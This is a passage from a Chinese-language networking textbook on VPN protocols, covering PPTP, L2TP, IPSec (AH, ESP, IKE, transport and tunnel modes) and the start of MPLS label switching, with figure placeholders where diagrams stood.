



**图 7-28　PPTP 隧道**

PPTP 协议通过使用扩展的通用路由封装协议（Generic Routing Encapsulation，GRE）进行封装，可以加密并/或压缩封装的 PPP 帧的负载。有关 GRE 详细文档可参见 RFC 1701 和 RFC 1702，它规定了怎样用一种网络层协议去封装另一种网络层协议的方法。

PPTP 协议数据的隧道化采用多层封装的方法：初始 PPP 有效载荷经过加密后，添加 PPP 报头，封装形成 PPP 帧；PPP 帧再进一步添加 GRE 报头，经过第二层封装形成 GRE 报文；第三层封装是在 GRE 报头外在添加 IP 报头，IP 报头包含数据包源地址和目的地址；最后进行数据链路层封装。PPTP 通过 TCP 控制连接来创建、维护和终止一条隧道。

在 PPTP 协议实现的过程中，使用的认证机制与创建 PPP 连接时相同，主要包括：

(1) CHAP（Challenge-Handshake Authentication Protocol，询问握手认证协议）。

(2) MS-CHAP（Microsoft Challenge-Handshake Authentication Protocol，微软公司询问握手认证协议）。

(3) EAP（Extensible Authentication Protocol，扩展身份认证协议）。

(4) PAP（Password Authentication Protocol，口令认证协议）。

PPTP 协议支持 DES、triple DES、RC4、RC5 等常用的加密算法。

2）第二层隧道协议

除微软公司提出的 PPTP 协议之外，另外一些厂家也做了许多开发工作，如思科公司开发的 L2F（Layer2 Forwarding）隧道协议。微软、思科、Ascend、3com、Bay 等厂商将 L2F 和 PPTP 融合，共同制定了第二层隧道协议 L2TP，并发布为标准 RFC 2661。

L2TP 采用用户数据报协议（UDP）封装和传送 PPP 帧，还通过 UDP 消息对隧道进行维护。PPP 帧的有效载荷可以经过加密、压缩或两者的混合处理。创建 L2TP 隧道时必须使用与 PPP 连接相同的认证机制，如 EAP、MS-CHAP、CHAP、SPAP 和 PAP 等。

L2TP 主要由 LAC(L2TP Access Concentrator,接入集中器)和 LNS(L2TP Network Server,网络服务器)组成。LAC 支持客户端的 L2TP,用于发起呼叫、接收呼叫和建立隧道。LNS 是所有隧道的终点。

PPTP 与 L2TP 最大的优点是简单易行,对于微软操作系统用户来说很方便。它们最大缺点是安全强度差,没有强加密和认证支持,不支持外联网 VPN。

**2. 网络层 VPN 协议**

TCP/IP 协议的网络层实现了互联网上任何两个主机之间的点对点通信,因此在第三层实现 VPN 技术可以兼顾用户的透明需求和技术实现的简单性。在第三层实现的 VPN 最主要、最成功的技术就是基于 IPSec 体系的技术。

1) IPSec 协议

IPSec 是 IETF IPSec 工作组为了在 IP 层提供通信安全而制定的一套协议簇,是一个应用广泛、开放的 VPN 安全协议体系。IPSec 安全体系结构如图 7-29 所示,包含如下 4 个主要部分:

(1) 安全协议:认证首部(Authentication Header,AH)和封装安全载荷(Encapsulation Security Payload,ESP)。

(2) 安全关联(Security Associations,SA)。

(3) 密钥管理协议:手动和自动 IKE。

(4) 密码算法:加密算法、认证算法。





**图 7-29 IPSec 安全体系结构**

IPSec 可以设置成在两种不同操作模式下运行:隧道模式(Tunnel Mode)、传输模式(Transport Mode)。传输模式适合点到点的连接,即主机与主机之间的 VPN 可以采用此模式,其数据分组中原始 IP 包首部保留不动,在后面插入 AH 认证首部或 ESP 的首部和尾部,仅对数据净荷进行加密和认证,网络中的寻址根据原始 IP 地址进行。隧道模式适用于 VPN 安全网关之间的连接,将 IPv4 数据包整体加密封装,再在前面加入一个新

的 IP 包首部,用新的 IP 地址将数据分组路由到接收端。

(1) 认证首部(Authentication Header,AH)。

IP 数据包的完整性仅由 IP 首部中的校验和来保证,缺乏安全性。AH 协议使用消息认证码,如 HMAC,对 IP 进行认证,提供了更强的数据完整性保护,以及数据源认证和防重放攻击。但 AH 不提供加密功能,数据以明文传输。

AH 由 5 个固定长度域和 1 个变长的认证数据域组成,如图 7-30 所示。其中 ICV 是 AH 或 ESP 用来验证 IP 数据包完整性所用的校验数据,AH 的 IP 协议号是 51。





**图 7-30 认证首部格式**

AH 首部在不同操作模式下的格式如图 7-31 所示。





**图 7-31 传输模式与隧道模式下的 AH 首部**

(2) 封装安全载荷(Encapsulation Security Payload,ESP)。

ESP 协议提供数据机密性、数据源认证、抗重放攻击和有限的数据流机密性等服务。ESP 采用对称密码算法来加密数据包,使用消息认证码 MAC 提供认证服务,如 HMAC-MD5、HMAC-SHA-1、null 算法等。

ESP 数据包由 4 个固定长度的域和 3 个变长域组成,如图 7-32 所示。其中 ESP 的 IP 协议号为 50。

ESP 首部在不同操作模式下的格式如图 7-33 所示。





图 7-32　ESP 数据包格式





图 7-33 传输模式与隧道模式下的 ESP 首部

ESP 和 AH 可以结合使用。

(3) Internet 密钥交换(Internet Key Exchange,IKE)。

AH 和 ESP 协议给出了 IPSec 数据封装格式,封装过程中要用到各种安全参数,包括算法、密钥等。IPSec 的密钥管理体系完成这些参数的协商和管理。IPSec 通过安全关联 SA 来描述数据封装的安全参数。IKE 则用于在 IPSec 通信双方之间通过协商建立起共享安全参数及验证过程的密钥,建立安全关联。IKE 协议的核心是 Diffie-Hellman 密钥交换,详细文档可参见 RFC 2409。

2) MPLS

多协议标签交换(Multi Protocol Label Switching,MPLS)是一种用于快速数据包交换和路由的体系,它独立于第二层和第三层协议,能够管理各种不同形式的通信流。MPLS 提供了一种将 IP 地址映射为简单、具有固定长度的标签的机制,可用于不同的数据分组转发和交换技术。

在 MPLS 中,数据传输发生在标签交换路径(Label Switch Path,LSP)上。LSP 是每一个沿着从源端到终端的路径上的结点的标签序列。将数据标记交换转发数据与网络层的 IP 路由相结合,可以加快数据分组的转发速度。

MPLS 标签被插入到第二层包首部和第三层 IP 分组之间，如图 7-34 所示。MPLS 标签具体包括标签、服务类信息、堆栈底、存活时间 TTL。IP 分组在 MPLS 路由器间转发过程如下：MPLS 入口路由器根据目的地址查找路由表，找到其下一跳路由器的转发标签；将该 IP 分组打上标签，转发给下一跳路由器；下一跳路由器查找其 MPLS 标签转发表，替换分组中原有标签后，继续转发，路由器不再根据目的地址查找路由表，而是根据标签查找 MPLS 标签转发表，选择出站的通路；最终达到出口路由器，标签交换过程结束。

